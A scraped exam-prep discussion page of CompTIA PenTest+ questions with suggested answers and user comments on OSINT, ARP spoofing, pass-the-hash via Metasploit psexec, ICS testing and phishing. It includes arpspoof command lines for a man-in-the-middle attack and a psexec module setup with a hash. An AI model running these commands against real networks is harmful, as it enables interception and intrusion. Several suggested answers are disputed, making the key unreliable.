BossTeka 3 years, 3 months ago

A is the right answer.

upvoted 1 times

Jeffaroo 3 years, 3 months ago

Why on earth would D be correct that is comoletely contradictory to what black box means. This has to be A

upvoted 1 times

James_111 3 years, 4 months ago

100% would be A.

A black box is not having any information so the first step of recon would be what is it you're attacking.

upvoted 1 times

rewdboy 3 years, 5 months ago

A is the only answer here. D is 100% the wrong answer - no black box test would give credentials to the pen tester.

upvoted 1 times

xMilkyMan123 3 years, 7 months ago

answer is A because everyone else said so

upvoted 2 times

MAKAYA 3 years, 8 months ago

The hacker is not supposed to get any information from the client allowing him to do the job since it is the Black box, not all of the answers provided are correct, but answer A would be my choice for this case

upvoted 2 times

someguy1393 3 years, 9 months ago

A for sure.

upvoted 2 times

jon34thna 4 years, 6 months ago

Its 'A' Black Box you get nothing !

upvoted 3 times

D1960 4 years, 5 months ago

That has always been my understanding. Which would mean all the answers are wrong. But I would think that A is the least wrong. Typical CompTIA.

upvoted 1 times

amankry 4 years, 9 months ago

A is correct answer.

upvoted 4 times

zgwy 5 years ago

A...either minimum like a list or nothing at all...depends on the test

upvoted 5 times

Question #19 *Topic 1*

Which of the following tools would a penetration tester leverage to conduct OSINT? (Select TWO).

A. Shodan

B. SET

C. BeEF

D. Wireshark

E. Maltego

F. Dynamo

Suggested Answer: *AE*
Reference:
https://resources.infosecinstitute.com/top-five-open-source-intelligence-osint-tools/#gref

Community vote distribution
AE (100%)

mr_robot Highly Voted 4 years, 5 months ago
PenTest+ Practice Tests Book - SYBEX

A and E. - "There are a variety of tools that assist with this OSINT collection:

Censys is a web-based tool that probes IP addresses across the Internet and then provides penetration testers with access to that information through a search engine.

Fingerprinting Organizations with Collected Archives (FOCA) is an open source tool used to find metadata within Office documents, PDFs, and other common file formats.

Maltego is a commercial product that assists with the visualization of data gathered from OSINT efforts.

nslookup tools help identify the IP addresses associated with an organization.

Recon-ng is a modular web reconnaissance framework that organizes and manages OSINT work.

Shodan is a specialized search engine to provide discovery of vulnerable Internet of Things (IoT) devices from public sources.

theHarvester scours search engines and other resources to find email addresses, employee names, and infrastructure details about an organization. whois tools gather information from public records about domain ownership."
upvoted 16 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: AE
looks good to me
upvoted 2 times

CapCrunch 3 years, 2 months ago
A & E
A. Shodan OSINT
B. SET Social-Engineer Toolkit

C. BeEF Browser Exploitation Framework used for Social-Engineer

D. Wireshark packet sniffing

E. Maltego OSINT

F. Dynamo NoSQL Injection

upvoted 4 times

Question #20 *Topic 1*

A penetration tester is performing ARP spoofing against a switch. Which of the following should the penetration tester spoof to get the MOST information?

A. MAC address of the client

B. MAC address of the domain controller

C. MAC address of the web server

D. MAC address of the gateway

Suggested Answer: *D*

Community vote distribution

D (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

D. - ARP spoofing is a technique in which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. Normally, the goal is to associate the attacker's Media Access Control (MAC) address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead. ARP spoofing may allow an attacker to intercept data frames on a network, modify the traffic, or stop all traffic.

upvoted 18 times

CapCrunch 3 years, 2 months ago

Adding to this if the switch starts directing web traffic to the attacker the attacker can then do a HTTPS downgrade attack on all web traffic allowing them to gain log in credentials.

upvoted 3 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: D

looks good to me

upvoted 1 times

Ariel235788 2 years, 10 months ago

Definitely D. Even thinking about a DC, a DC can be segmented. But a gateway would get majority of the information

upvoted 1 times

Question #21 *Topic 1*

A penetration tester is able to move laterally throughout a domain with minimal roadblocks after compromising a single workstation. Which of the following mitigation strategies would be BEST to recommend in the report? (Select THREE).

A. Randomize local administrator credentials for each machine.

B. Disable remote logons for local administrators.

C. Require multifactor authentication for all logins.

D. Increase minimum password complexity requirements.

E. Apply additional network access control.

F. Enable full-disk encryption on every workstation.

G. Segment each host into its own VLAN.

Suggested Answer: *CDE*

Community vote distribution

ACE (100%)

someguy1393 Highly Voted 3 years, 9 months ago

I'm going with CDE. G could be a contender but putting each host on a separate VLAN seems like overkill to me.

upvoted 10 times

EZPASS Highly Voted 3 years, 9 months ago

I believe C, D, E are the correct answers.

upvoted 7 times

kloug Most Recent 1 year, 7 months ago

A. Randomize local administrator credentials for each machine: This will make it harder for an attacker to move laterally if they compromise a single workstation since the credentials will be different for each machine.

C. Require multifactor authentication for all logins: This will add an extra layer of security to the login process, making it harder for attackers to gain unauthorized access to the network.

G. Segment each host into its own VLAN: This will prevent an attacker from easily moving laterally throughout the network, as they will need to compromise each host individually to gain access to other parts of the network.

upvoted 2 times

miabe 2 years, 2 months ago

Selected Answer: ACE

looks good to me

upvoted 1 times

klosinskil 2 years, 10 months ago

ACE

plase don't give answers uless you are sure, cause you only cause more confusion

A. Randomize local administrator credentials for each machine. - good, LAPS "Local Admin Password Solution"

B. Disable remote logons for local administrators. - wrong, netadmins always need access and thats why you have LAPS

C. Require multifactor authentication for all logins. - good, direct counter

D. Increase minimum password complexity requirements. - wrong, once password is known its complexity doesn't matter

E. Apply additional network access control. - good, similarly to MFA

F. Enable full-disk encryption on every workstation. - wrong, protects only data at rest

G. Segment each host into its own VLAN. - ridicules

upvoted 2 times

hmcbq 3 years ago

A. Randomize local administrator credentials for each machine. - Good aswer - there are tools which allow to manage randomizing administrator credentials.

B. Disable remote logons for local administrators. - Wrong answer - administrators needs remote access

C. Require multifactor authentication for all logins. - Good answer
D. Increase minimum password complexity requirements. - Wrong answer - there is nothing about password in question. Usually access to other system is granted by grabbing hashes.
E. Apply additional network access control. - Not sure, but I think that this answer is correct.
F. Enable full-disk encryption on every workstation. - Wrong answer - disk encryption would help when PC is off, not when it is in network
G. Segment each host into its own VLAN. - Wrong answer - too much effort
upvoted 2 times

JustAnotherDave 3 years ago
I disagree about B. Best practice is to disable remote login for local admins and restrict it to domain admin. Also disable local login for domain admin. But I don't have a source for that being the CompTIA answer, however it is the NIST recommendation for system hardening.
upvoted 1 times

smalltech 3 years, 2 months ago
As you prepare for the exam, keep these findings and recommended remediation strategies in mind. There are many ways that you can mitigate each of the findings described next, but you should remember that the mitigation strategies discussed in this chapter are the preferred methods identified by CompTIA. For example, if you see an exam question asking you the "best" way to mitigate a finding, you should definitely look first for the CompTIA recommended strategy among the answer choices!

So guys, what Comptia recommends is to look at people, process and technology and decide which answer suits the best rather than going on line and searching for mitigation strategies.
Comptia has a whole objective 5.3 Given a scenario, recommend mitigation strategies for discovered vulnerabilities dedicated to this and read this
upvoted 2 times

smalltech 3 years, 2 months ago
Possible Mitigations/Solutions for a Shared Local Administrator Finding

People :Train support staff not to reuse passwords across account wherever possible
Process: Require randomization of passwords using password generation algorithms for privileged accounts
Technology :Implement technology such as LAPS,SHIPS or other password management technology to ensure that passwords are not shared across endpoints.
Comptia pentest + passport book
upvoted 1 times

smalltech 3 years, 2 months ago
In the industry, solutions are popularly divided into three categories: people, process, and technology. The driving logic is that all solutions involve each of these categories together. While the documentation included in reports does not necessarily need to follow this convention exactly, it is helpful when thinking about how to research and recommend solutions.
Generally, people-based solutions focus on culture and the capabilities of people rather than technology or business practices.
Process-based solutions focus on policies, procedures, and processes—or how people and technology work, rather than their capabilities.
Technology-based solutions are those that drive or are driven by the implementation of technology.
upvoted 1 times

CapCrunch 3 years, 2 months ago
B, C, E
the local admin passwords can be used for pass the hash on other devices that have the same local password.
source:
https://docs.microsoft.com/en-us/troubleshoot/sql/security/block-remote-use-local-accounts

Everyone seems to be in agrement on C, E
upvoted 1 times

versun 3 years, 2 months ago
The answer is CDE
upvoted 1 times

boyladdudeman 3 years, 5 months ago
B. Disable remote logons for local administrators
C. Require multifactor authentication for all logins
E. Apply additional network access control
upvoted 1 times

RedbyNight 3 years, 7 months ago
My two pennies worth:
If we are all in agreement about C and D (I can't see how anyone would think that A and B would be the BEST options. Try telling local IT to administer their network without the fall-back of local admin accounts...) then it's E, F or G.

Again, could anyone suggest to management that putting EVERY host into its own VLAN. The complexity created would be a nightmare to administer and would really create its own security hole
I can't agree with the full-disk encryption idea if we agree that the idea is that the data is encrypted at rest. If you're in the box then the hashes are going to be accessed via the OS, so not encrypted
Answer E is a bit vague but I think covers enough stuff not to be wrong.

So it's CDE for me.

And here's a good article that I found helpful
https://www.ncsc.gov.uk/guidance/preventing-lateral-movement
upvoted 4 times

TheThreatGuy 3 years, 8 months ago
Man this one is tough. There is just so much missing info. C and D are definitely correct. I could see A being correct, because it says the adversary is able to move laterally with minimal issue. Could be a common local admin account that he is exploiting... E could be correct, as it would add another password that would need to be broken for access. I could also see G being correct (Zero trust model would micro-segment the network to help stop lateral movement of malware/etc.) ------- With all that said, I would lean towards the Sybex answer, as they obviously had a play in crafting this question.
upvoted 1 times

TheThreatGuy 3 years, 8 months ago
After looking at this again, I don't think D is the answer it is looking for. It says he already has access, and is now able to move laterally without issue. Nothing here points to password complexity as being part of the issue. I think it's possible that the local admin username is being re-used.

With that said, I believe A, C, and F are correct. For the same reasons I stated in my last post. (Where I said E above, I meant F... adding full disk encryption would require another key for access. Thus hardening access.)
upvoted 1 times

[Removed] 4 years, 1 month ago
So what is the conclusion?
upvoted 1 times

novac1111 3 years, 12 months ago
it's clear that the best two answers are C and G, and the next best answer is D in my opinion.
upvoted 1 times

Acidscars 3 years, 9 months ago
G is not a good answer at all. Putting a host on a VLAN doesn't make it more secure due to intervlan routing, unless all the VLANs are trunked to a firewall with the default gateway existing for each vlan on the firewall. It also increases your networks exponentially. Each VLAN needs to have its own subnet. So 50 hosts now becomes 50 networks which could become 50 static routes. It's a ridiculous answer.
upvoted 3 times

dyers 3 years, 4 months ago
the complexity of that is insane and keep in mind you can only have 4,096 vlans, so with a moderately large setup you run out very quickly.
upvoted 1 times

Leonar 4 years, 1 month ago

G must be involved in as the top solution

upvoted 1 times

kabwitte 4 years, 2 months ago

I would go with C, D, G. I believe that the reason the attacker was able to move laterally without any obstacles is because all the hosts were on the same network. It takes more work to move laterally if these compromised hosts were on different networks. To accomplish such a task, a virtual LAN (VLAN) needs to be implemented. This would make each host look like they are on they own separate network. Thus, when the attacker compromises the initial host, the others won't be readily available or seen.

upvoted 1 times

kabwitte 4 years, 2 months ago

I think I have a change of heart on this one. I would go for CDE. Implementing a VLAN for each host in that ONE domain is a bit extreme for a recommendation. The easier approach would be additional network access controls which would apply to all hosts within that domain.

upvoted 2 times

Question #22 *Topic 1*

A security consultant is trying to attack a device with a previously identified user account.

```
Module options (exploit/windows/smb/psexec):

Name                  Current Setting                                          Required
----                  ---------------                                          --------
RHOST                 192.168.1.10                                             yes
RPORT                 445                                                      yes
SERVICE_DESCRIPTION                                                            no
SERVICE_DISPLAY_NAME                                                           no
SERVICE_NAME                                                                   no
SHARE                 ADMIN$                                                   yes
SMBDOMAIN             ECorp                                                    no
SMBPASS               aad3b435b514004eeaad3b435b5140ee:gbh5n356b58700ggppd6m2439ep no
SMBUSER               Administrator                                            no
```

Which of the following types of attacks is being executed?

A. Credential dump attack

B. DLL injection attack

C. Reverse shell attack

D. Pass the hash attack

Suggested Answer: *D*

Community vote distribution

D (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

D. - In this scenario, the tester is using the Metasploit PSEXEC module. Using Metasploit, a tester can exploit a system and perform a hash dump to extract the systems hashes. The tester can then use the PSEXEC module to pass the hash to another system on the network. The example shows how the SMBPASS option is set and the pass-the-hash attack executed, resulting in access to a remote system within the network. A pass-the-hash attack is an exploit in which a tester takes a hashed user credential and, without cracking it, reuses it to deceive an authentication system into creating a new authenticated session on the same network.

upvoted 14 times

boblee Highly Voted 4 years, 2 months ago

the answer for D1960 question is A.

the answer for this is D

upvoted 5 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: D

looks good to me

upvoted 1 times

Cock 2 years, 6 months ago

It was on the exam

upvoted 1 times

EZPASS 3 years, 9 months ago

I believe the correct answer is D.

upvoted 2 times

[Removed] 4 years, 1 month ago

I think pass the hash because we already known the hash and going to compromise another machines.

upvoted 2 times

D1960 4 years, 3 months ago

Another pass-the-hash question you may in your future. I would be interested in any options. I think the correct answer is A. But I am not sure:
....
A penetration tester successfully exploits a Windows host and dumps the hashes Which of the following hashes can the penetration tester use to perform a pass-the-hash attack?
A. administrator:500:d9cOaa9ec7b349nef012bbc991de07a8:654bdc65adf9814bc6Seabh296044cab
B. Administratar:500:aad3k3435b51404ezaad3b435b$1404set31d6cfeed16ae931b73c59d7e0c089c0:dfc312aeed121
C. Administrator:$NTLM$11223344
D. Administrator:$NTLMv2SNTLMV2WORKGROUP$11223344"$67708$0/659A550D5E9D02996DrD95:8/EC105501010000 6000000000ECF6385874CA01133610802D49732DDO000000000200120
upvoted 2 times

GOKU1984 4 years, 6 months ago
D. The answer is in the name, instead of trying to crack the hash ..use the hash as the password
upvoted 4 times

D1960 4 years, 6 months ago
Maybe: A. Credential dump attack ?
There as a password hash.
upvoted 1 times

who__cares123456789___ 3 years, 7 months ago
Credential dump was already done, Now dumped creds are feed to this exploit and will be passed to victim system...now pass me the hash...and a lighter!! clowns
upvoted 2 times

Question #23 *Topic 1*

A malicious user wants to perform an MITM attack on a computer. The computer network configuration is given below:

IP: 192.168.1.20 -

NETMASK: 255.255.255.0 -

DEFAULT GATEWAY: 192.168.1.254 -

DHCP: 192.168.1.253 -
DNS: 192.168.10.10, 192.168.20.10
Which of the following commands should the malicious user execute to perform the MITM attack?

A. arpspoof -c both -r -t 192.168.1.1 192.168.1.20

B. arpspoof -t 192.168.1.20 192.168.1.254

C. arpspoof -c both -t 192.168.1.20 192.168.1.253

D. arpspoof -r -t 192.168.1.253 192.168.1.20

Suggested Answer: *B*
Reference:
https://www.hackers-arise.com/single-post/2017/07/25/Man-the-Middle-MiTM-Attack-with-ARPspoofing

Community vote distribution
B (100%)

mr_robot Highly Voted 4 years, 5 months ago
PenTest+ Practice Tests Book - SYBEX

B. - A man-in-the-middle attack intercepts a communication between two systems. ARP stands for Address Resolution Protocol, and it allows the network to translate IP addresses into MAC addresses. In this scenario, the attacker wants to perform a manin- the-middle attack; it is done by performing arpspoof -t <victimIP> <gatewayIP>. The -t switch specifies a particular host to ARP poison.
upvoted 12 times

who__cares123456789___ 3 years, 7 months ago
I think tis is a typo? Command would be "arpspoof -t 192.168.1.20 -r 192.168.1.254" ??
arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
-i interface

Specify the interface to use.
-c own|host|both: Specify which hardware address t use when restoring the arp configuration; while cleaning up, packets can be send with the own address as well as with the address of the host. Sending packets with a fake hw address can disrupt connectivity with certain switch/ap/bridge configurations, however it works more reliably than using the own address, which is the default way arpspoof cleans up afterwards.
-t target: Specify a particular host to ARP poison (if not specified, all hosts on the LAN). Repeat to specify multiple hosts.
-r: Poison both hosts (host and target) to capture traffic in both directions. (only valid in conjuntion with -t)
host: Specify the host you wish to intercept packets for (usually the local gateway).
upvoted 1 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: B
looks good to me
upvoted 1 times

rlelliott 3 years, 7 months ago
In a MITM ArpSpoof attack you must tell the target machine your MAC is for his Default Gateway - "arpspoof -t 192.168.1.20 192.168.1.254"
Then you must tell his Default Gateway your MAC address is that of the target machine -
"arpspoof -t 192.168.1.254 192.168.1.20"

So in actuality you need to issue 2 commands, the correct answer for this question is B arpspoof -t 192.168.1.20 192.168.1.254 which is one of the commands that must be initiated.

upvoted 2 times

EZPASS 3 years, 9 months ago

I believe the correct answer is B.

upvoted 1 times

[Removed] 4 years, 1 month ago

arpspoof -i eth0 -t victimIP -r DefaultGateway

-i is for interface.

-t is for target.

-r is for default gateway.

upvoted 4 times

NoImDirtyDan 4 years, 2 months ago

Correct answer is D. You must use -r to capture traffic in both directions, creating a true MITM.

upvoted 1 times

1_2_B_Anonymous 3 years, 8 months ago

You would want to arpspoof the gateway not the DHCP server. D uses 253 not 254.

upvoted 1 times

dyers 3 years, 4 months ago

Even if you don't intercept traffic in both directions, doesn't mean you're not still the man in the middle.

upvoted 1 times

Question #24 *Topic 1*

A client has requested an external network penetration test for compliance purposes. During discussion between the client and the penetration tester, the client expresses unwillingness to add the penetration tester's source IP addresses to the client's IPS whitelist for the duration of the test. Which of the following is the
BEST argument as to why the penetration tester's source IP addresses should be whitelisted?

A. Whitelisting prevents a possible inadvertent DoS attack against the IPS and supporting log-monitoring systems.

B. Penetration testing of third-party IPS systems often requires additional documentation and authorizations; potentially delaying the time-sensitive test.

C. IPS whitelisting rules require frequent updates to stay current, constantly developing vulnerabilities and newly discovered weaknesses.

D. Testing should focus on the discovery of possible security issues across all in-scope systems, not on determining the relative effectiveness of active defenses such as an IPS.

Suggested Answer: *D*

Community vote distribution

D (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

D. - Whitelisting testers in intrusion prevention systems (IPSs), web application firewalls (WAFs), and other security devices will allow them to perform their tests without being blocked. For a white box test, this means that testers won't spend time waiting to be unblocked when security measures detect their efforts. Black box and red team tests are more likely to result in testers being blacklisted or blocked by security measures. In this scenario, the penetration tester should tell the client that testing should focus on the discovery of potential security issues through all in-scope systems and not just on determining the effectiveness of active defenses such as the IPS.

upvoted 10 times

Leonar Highly Voted 4 years, 1 month ago

D is okay, but the best rationale is to let them know that the threat actor is not the only outsiders but also insiders that could be whitelisted

upvoted 7 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: D

looks good to me

upvoted 1 times

someguy1393 3 years, 9 months ago

D makes the most sense I think.

upvoted 4 times

Question #25 *Topic 1*

An energy company contracted a security firm to perform a penetration test of a power plant, which employs ICS to manage power generation and cooling. Which of the following is a consideration unique to such an environment that must be made by the firm when preparing for the assessment?

A. Selection of the appropriate set of security testing tools

B. Current and load ratings of the ICS components

C. Potential operational and safety hazards

D. Electrical certification of hardware used in the test

Suggested Answer: *A*

Community vote distribution

C (100%)

kabwitte Highly Voted 4 years, 2 months ago

I'm going for A.
Reason?
A single TCP or UDP port scan against a SCADA component can cause catastrophic damage of mass proportion. Before testing SCADA systems, pentesters should know the proper tools to use to ensure the testing provides adequate coverage and reduces the likelihood of knocking over critical services.

Nutting, Raymond. CompTIA PenTest+ Certification All-in-One Exam Guide (Exam PT0-001) (p. 83). McGraw-Hill Education. Kindle Edition.

upvoted 8 times

[Removed] Highly Voted 4 years, 1 month ago

For the CISSP the answer is C but this the Pentest+ the answer should be A.

upvoted 7 times

kloug Most Recent 1 year, 6 months ago

cccccccccc

upvoted 1 times

kloug 1 year, 7 months ago

cccccccccccccc

upvoted 1 times

miabe 2 years, 2 months ago

Selected Answer: C

looks good to me

upvoted 1 times

brandonl 2 years, 5 months ago

A is correct because it inherently encompasses C. Choosing proper tools specifically for testing SCADA systems implies that the safety consequences of using the wrong tools has already been considered. Therefore, by choosing A, you have considered C; by choosing C, you have not necessarily considered A yet. Therefore, the answer is A in my opinion.

upvoted 1 times

MrRiver 3 years ago

Just a Short Reality check:
If you pentest the IT of nuclear plant what are your biggest woories?
a.) Having the right tools prepared ?
c:) crashing a controlling system that may contrrols the cooling pumps ?

So i would go with C guy's

upvoted 6 times

CybeSecN 3 years, 1 month ago

The question mentioned that 'that must be made by the firm when preparing for the assessment?', so I am going for A 'Selection of the appropriate set of security testing tools'
upvoted 2 times

CapCrunch 3 years, 2 months ago
I have to say C safety is always first ICS covers power, gas and oil.

In OT/ICS networks, both integrity and confidentiality come second to availability

Industrial Control System (ICS) is an umbrella term that includes both SCADA and DCS. An ICS network can monitor many infrastructure and raw material systems. For instance,

Conveyor belts in a mining operation
Power consumption in the electric grid
Valve pressures in a natural gas facility

ICS networks are mission critical, requiring immediate and high-availability. In many ways, this emphasis represents the main difference between IT and OT/ICS systems. For IT, security is high priority preserved by the Confidentiality, Integrity, and Availability (CIA) triad. In OT/ICS networks, both integrity and confidentiality come second to availability.

Source:
https://www.securicon.com/whats-the-difference-between-ot-ics-scada-and-dcs/
upvoted 2 times

DrChats 3 years, 2 months ago
i think its C
upvoted 2 times

dyers 3 years, 4 months ago
I initially went with A, but after doing some searching, I'm leaning toward C:
https://blog.hornecyber.com/attack-surface/rising-to-the-challenge-of-pen-testing-ics
This details that we might have to coordinate scanning a PLC or other automated systems during off-hours or when no materials are in the machine, you don't want to accidentally start a machine when someone has their hands in it, for example. So you'd want to work out what those systems are and when you can scan them because of safety reasons.
upvoted 1 times

RedbyNight 3 years, 7 months ago
Flip a coin? For me the key word is 'unique'. as others above have said, you'd choose the right tools whatever the environment (you wouldn't want to stress test/DOS a web server. But what's unique about scada is C.
upvoted 2 times

TheThreatGuy 3 years, 8 months ago
I would also say that A is correct, for the same reason as kabwitte. SCADA/ICS systems are vulnerable to DoS/failure and careful consideration should be used when selecting the tools. Much more so that testing a typical windows/linux system.
upvoted 1 times

EZPASS 3 years, 9 months ago
I believe the correct answer is A.
upvoted 1 times

GreyHunter 3 years, 11 months ago
I would go for C too. Because the question said: "unique to such an environment". Answer A is not unique to this environment because in every pentest you must select the appropriate tools to be used. But for ICS you should consider operational and safety issues. Its is unique for sure.
upvoted 2 times

someguy1393 3 years, 9 months ago
That makes sense to me. My first guess would be C but I can understand how it could also be A.
upvoted 1 times

Leonar 4 years, 1 month ago
It is always human life in the first place. C !
upvoted 3 times

boblee 4 years, 2 months ago

The answer is A. Because you would have to more research to find tools that can test that specific scada system.

upvoted 5 times

Question #26 *Topic 1*

A healthcare organization must abide by local regulations to protect and attest to the protection of personal health information of covered individuals. Which of the following conditions should a penetration tester specifically test for when performing an assessment? (Select TWO).

A. Cleartext exposure of SNMP trap data

B. Software bugs resident in the IT ticketing system

C. S/MIME certificate templates defined by the CA

D. Health information communicated over HTTP

E. DAR encryption on records servers

Suggested Answer: *DE*

Community vote distribution

DE (100%)

someguy1393 Highly Voted 3 years, 9 months ago

D & E are the only two that could contain Health Data.

FYI, DAR = Data at Rest

upvoted 9 times

mr_robot Highly Voted 4 years, 4 months ago

D and E? - https://www.zettaset.com/blog/hipaa-data-at-rest-encryption-requirements/

https://healthitsecurity.com/features/the-difference-between-healthcare-data-encryption-de-identification

upvoted 6 times

kloug Most Recent 1 year, 7 months ago

d,e correct

upvoted 1 times

miabe 2 years, 2 months ago

Selected Answer: DE

looks good to me

upvoted 1 times

luca76cap 2 years, 5 months ago

Sia wrong " Health information communicated over HTTP" it should be over https, maybe s/mime for sign email?

upvoted 1 times

luca76cap 2 years, 5 months ago

D it's wrong…

upvoted 1 times

KerryJack 2 years, 10 months ago

D & E I would think?

upvoted 1 times

TheThreatGuy 3 years, 8 months ago

I concur with all here. D&E.

upvoted 2 times

EZPASS 3 years, 9 months ago

I agree, D and E make the most sense.

upvoted 2 times

Question #27 *Topic 1*

Which of the following is an example of a spear phishing attack?

A. Targeting an executive with an SMS attack

B. Targeting a specific team with an email attack

C. Targeting random users with a USB key drop

D. Targeting an organization with a watering hole attack

Suggested Answer: *A*
Reference:
https://www.comparitech.com/blog/information-security/spear-phishing/

Community vote distribution

B (100%)

zgwy Highly Voted 5 years ago
Wrong...B
SMS to an executive is whale-phishing...email to a team is spear-phishing
https://blogs.getcertifiedgetahead.com/phishing-spear-phishing-whaling/
upvoted 13 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: B
looks good to me
upvoted 1 times

SciBer 2 years, 5 months ago
The correct answer is “B”. Attacks against executives via SMS is called Whaling and Smishing. A USB key drop and causing an organization to go to a water hole, is not a type of phishing attack. A Water Hole attack, can be a part of a phishing attack but is not classified as phishing on its own.
upvoted 1 times

baybay 2 years, 6 months ago
Selected Answer: B
specific=spear
upvoted 1 times

RTFM 2 years, 7 months ago
the Answer is B. Page 269 of the sybex pentest+ book "Spear phishing - is aimed at specific indivduals rather than a broader group" so when the question says specific team this meets that definition.
A is wrong as SMS phishing or "Smishing" is a different type of phishing attack also page 269.
upvoted 1 times

[Removed] 2 years, 7 months ago
Selected Answer: B
B. Key word is specific team.
upvoted 1 times

dc68 2 years, 10 months ago
Selected Answer: B
SMS smishing
upvoted 2 times

Ariel235788 2 years, 10 months ago
SMS to exec is Whaling or SMSishing
upvoted 1 times

rose_y 2 years, 11 months ago
The answer should be B, I believe the keyword here is "*specific* team" which is the best reference for spear phishing. Answer A could be smishing or whaling (smishaling?) but not a good example for spear phishing.

upvoted 1 times

Cybersec1989 2 years, 11 months ago

SMS to an executive is Smishing Attack jason dion course it targeting a person or a group is spearphishing attack

upvoted 1 times

Cybersec1989 2 years, 12 months ago

A falls under smishing Attack if you a team (group) or a person that's falls under spearphishing pls learn more before writing something here

upvoted 1 times

CybeSecN 3 years, 1 month ago

Please recorrect this answer as the correct answer should be 'B. Targeting a specific team with an email attack'

upvoted 4 times

CapCrunch 3 years, 2 months ago

It can be A or B as Whaling is classified as a form of spearfishing, I think that B is still a safer option because I would hope they would have been more specific and said Whaling if thats what they wanted

upvoted 1 times

BossTeka 3 years, 2 months ago

Whaling would be A, but Spear pishing is B.

upvoted 2 times

djm4nny 3 years, 3 months ago

Its B...

upvoted 2 times

Jeffaroo 3 years, 3 months ago

B is correct. Anytime you see executive thinking whaling, not spear phishing. Furthermore, sms phishing is known as smishing. Whenever you are phishing a specific group of targets that is spear phishing by definition.

upvoted 2 times

nakres64 3 years, 4 months ago

Correct answer is B. Spear Phishing targets specific individuals or groups. Not only individuals. Executive leads Whaling..

upvoted 2 times

Question #28 *Topic 1*

A security assessor is attempting to craft specialized XML files to test the security of the parsing functions during ingest into a Windows application. Before beginning to test the application, which of the following should the assessor request from the organization?

A. Sample SOAP messages

B. The REST API documentation

C. A protocol fuzzing utility

D. An applicable XSD file

Suggested Answer: *D*

Community vote distribution

D (100%)

boblee Highly Voted 4 years, 2 months ago
the answer is D. Sybex is bad.
upvoted 14 times

willlalways Highly Voted 4 years, 8 months ago
the correct answer is : A
referring to 'CompTIA® PenTest+™ (PT0-001) Practice Test' chapter 1 question 147
upvoted 8 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: D
looks good to me
upvoted 1 times

[Removed] 2 years, 5 months ago
Answer is A. This is from the Comptia study guide: "Documentation: The documentation that an organization creates and maintains to support its infrastructure and services can be incredibly useful to a penetration tester. While there are a multitude of possible documents that each organization may have, a few of the most common are described in the PenTest+ objectives, including these: XML documentation like Web Services Description Language (WSDL), Web Application Description Language (WADL), SOAP, or other XML-based schema definitions. There are a multitude of XML-based standards that penetration testers may encounter. Fortunately, XML code is usually reasonably human-readable, and you should be able to get a general idea of what the definition or documentation describes by reading through it."
upvoted 1 times

baybay 2 years, 6 months ago
Selected Answer: D
I'd say D.
upvoted 1 times

runagerj 2 years, 11 months ago
D maybe because of this definition. An XSD is a formal contract that specifies how an XML document can be formed. It is often used to validate an XML document, or to generate code from. An XSD file is an XML Schema Definition and it is used to provide a standard method of checking that a given XML document conforms to what you expect.
upvoted 1 times

CybeSecN 3 years, 1 month ago
I am going for D
upvoted 2 times

EZPASS 3 years, 9 months ago
I believe D is a more appropriate answer.
upvoted 4 times

someguy1393 3 years, 9 months ago
XSD seems like the correct answer, especially since they use the word "applicable"
upvoted 3 times

TestBanger 3 years, 10 months ago

reference :
https://stackoverflow.com/questions/2333998/what-is-the-difference-between-xml-and-xsd#:~:text=An%20XML%20file%20is%20an,rules%20defined%20in%20the%20XSD

upvoted 1 times

TestBanger 3 years, 10 months ago

XSD is used as the schema for XML

upvoted 4 times

D1960 4 years, 5 months ago

SOAP IS an XML based communications protocol but other communication standards may also use XML. For example REST can use XML, and there also XML-RPC. The question does not specify the communication standard being used. Therefore, IMO:
D. An applicable XSD file
Seems to be the most likely answer.

upvoted 4 times

who__cares123456789___ 3 years, 7 months ago

YEAH? SO REST uses JSON, NOT XML....Answer is likely D, since we are dealing with input validation in the parsing mechanisms. The SOAP messages come across, then are parsed with XSD and that is where the input validation needs to be checked. IMO. Put what you want, but I have begun to see patterns in the way these tests work. They will often put an answer that you want to jump to because you matched 2 keywords (like SOAP -- XML)!! This question requires a 1 inch deep knowledge when you get a little further down. Any incompetent clown can speed read texts and link SOAP with XML...REST with JSON, etc etc ...but it takes a little better understanding to know the XSD aspects of SOAP XML and how that would square with how the app parses the data. This is free advise, often worth exactly what you paid for it LOL!!

upvoted 1 times

D1960 2 years, 11 months ago

> SO REST uses JSON, NOT XML
I posted: "REST can use XML" - which is absolutely true.
Maybe you should look things up before you go on a rant, and make a fool of yourself?

upvoted 2 times

rose_y 2 years, 11 months ago

why are you like this?

upvoted 1 times

D1960 4 years, 5 months ago

IMO: 'CompTIA® PenTest+™ (PT0-001) Practice Test, is often wrong.

upvoted 2 times

jon34thna 4 years, 6 months ago

"willlalways" is correct with reference. Thankyou

upvoted 1 times

Question #29 *Topic 1*

Which of the following CPU registers does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

A. Stack pointer register

B. Index pointer register

C. Stack base pointer

D. Destination index register

Suggested Answer: *A*
Reference:
http://www.informit.com/articles/article.aspx?p=704311&seqNum=3

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago
I would go for A.

https://zero-day.io/buffer-overflow-introduction/

https://itandsecuritystuffs.wordpress.com/2014/03/18/understanding-buffer-overflows-attacks-part-1/

http://www.bitforestinfo.com/2017/12/buffer-overflow-exploitation-tutorial-what-is-registers-types-of-registers-cpu-memory-management-organistaion.html
upvoted 5 times

rangertau Most Recent 1 year, 11 months ago
You can't overwrite the ESP or the EIP; you want to get control of the ESP and the EIP. You can overwrite the EBP prior to getting to the RET address.
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: A
looks good to me
upvoted 2 times

MrRiver 3 years ago
I think the given Answers are Wrong ... or question is shitty
Because you don't override any registers directly.

you only override the Stack ... especialy the actual stack frame.

First Step on exploiting a buffer overlflow is gaining control over the "Insturction Point (EIP)"
